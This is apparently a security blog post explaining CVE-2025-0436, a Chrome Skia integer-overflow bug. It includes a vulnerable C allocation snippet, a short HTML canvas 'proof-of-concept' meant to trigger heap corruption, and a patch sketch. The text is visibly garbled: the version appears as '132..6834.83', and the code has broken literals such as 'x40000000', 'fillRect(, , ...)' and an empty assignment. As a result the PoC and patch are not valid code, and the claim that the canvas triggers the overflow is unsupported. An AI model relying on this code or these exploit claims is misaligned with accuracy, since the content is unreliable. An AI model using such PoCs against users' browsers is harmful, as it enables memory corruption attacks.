
TL;DR:
A newly disclosed bug—CVE-2025-0436—lets hackers remotely attack Google Chrome using a specially crafted web page. The culprit: an integer overflow in the Skia graphics library, which Chrome uses to handle images and graphics. Before Chrome version 132..6834.83, this flaw could let a hacker cause heap corruption—and possibly run code on your machine—just by tricking you into visiting a malicious site. In this article, I’ll break down how the bug works, show a simple proof-of-concept, and tell you how to protect yourself.
What Is CVE-2025-0436?
In easy terms, CVE-2025-0436 is a security hole in the “Skia” graphics library—part of Google's Chrome web browser. The problem is that the code handling certain graphic operations didn't properly check integer values, so a smart attacker can push those numbers over the limit ("integer overflow"), tricking Chrome into all kinds of dangerous memory mistakes.
Why Is This Bad?
When an integer overflows, it wraps around—say, from 4,294,967,295 (the max for a 32-bit unsigned integer) back to zero. This can cause Chrome to allocate less memory than needed. If Chrome then writes too much data into that too-small memory area, it will corrupt the "heap"—part of a computer's memory. A determined attacker could use this to hijack Chrome and maybe run their own code.
Severity: High
Affected Browsers: Google Chrome < 132..6834.83
Components: Skia (graphics library)
Fixed in: Chrome 132..6834.83 and later
Reference Links
- Chromium Security Advisory (High) - CVE-2025-0436
- Skia GitHub Repository
- NIST NVD Record for CVE-2025-0436 *(url available post-disclosure)*
How Hackers Can Attack (Exploit Details)
When a web page uses certain vector graphics (like SVG) orAPIs, Chrome’s Skia code calculates how much memory is needed using something like this:
size_t data_size = width * height * bytes_per_pixel;
uint8_t* buffer = (uint8_t*)malloc(data_size);
If width and height are both huge values, the multiplication could overflow, causing data_size to be much smaller than it should. Chrome then uses buffer as if it was big enough—but it’s not. This is prime territory for heap smashes.
Proof-of-Concept HTML Snippet (for Educational Use Only!)
<!-- Exploits the flawed Skia allocation logic -->
<canvas id="maliciousCanvas"></canvas>
<script>
let canvas = document.getElementById('maliciousCanvas');
// Set huge width and height to trigger overflow
canvas.width = x40000000; // 1,073,741,824
canvas.height = x40000000;

let ctx = canvas.getContext('2d');
// Try drawing something big to trigger buffer allocation
ctx.fillRect(, , canvas.width, canvas.height);
</script>
What this does:
When loaded in a vulnerable Chrome version, the JavaScript tries to allocate a massive canvas. Under the hood, Skia multiplies width and height, overflow happens, buffer is tiny, but Chrome will try to use it as if it’s huge. This can corrupt memory.
How Was It Fixed?
The fix is straightforward: properly check for overflows before allocating memory.
Example patch:
size_t data_size = ;
if (!SafeMultiply(width, height, bytes_per_pixel, &data_size)) {
   // Handle error, refuse to allocate
   return nullptr;
}
uint8_t* buffer = (uint8_t*)malloc(data_size);
“SafeMultiply” is a helper that checks if the multiplication will overflow before doing it.
How To Stay Safe
1. Update Chrome: Always keep your browser on the latest version. This bug is fixed in 132..6834.83 or later.
Conclusion
Integer overflows like CVE-2025-0436 are old-school but dangerous. They’re easy to miss in complex, fast-moving codebases like Chrome’s Skia, but the results can be serious: all it takes is a booby-trapped web page. Hackers love these bugs. But with fast response from Google, a patch is out. Update your browser—and stay safe!
More Reading
- Chrome Security Blog
- Skia Overview
*If you found this post helpful, share it! Security awareness helps everyone.*
Timeline
Published on: 01/15/2025 11:15:09 UTC
Last modified on: 01/15/2025 15:15:14 UTC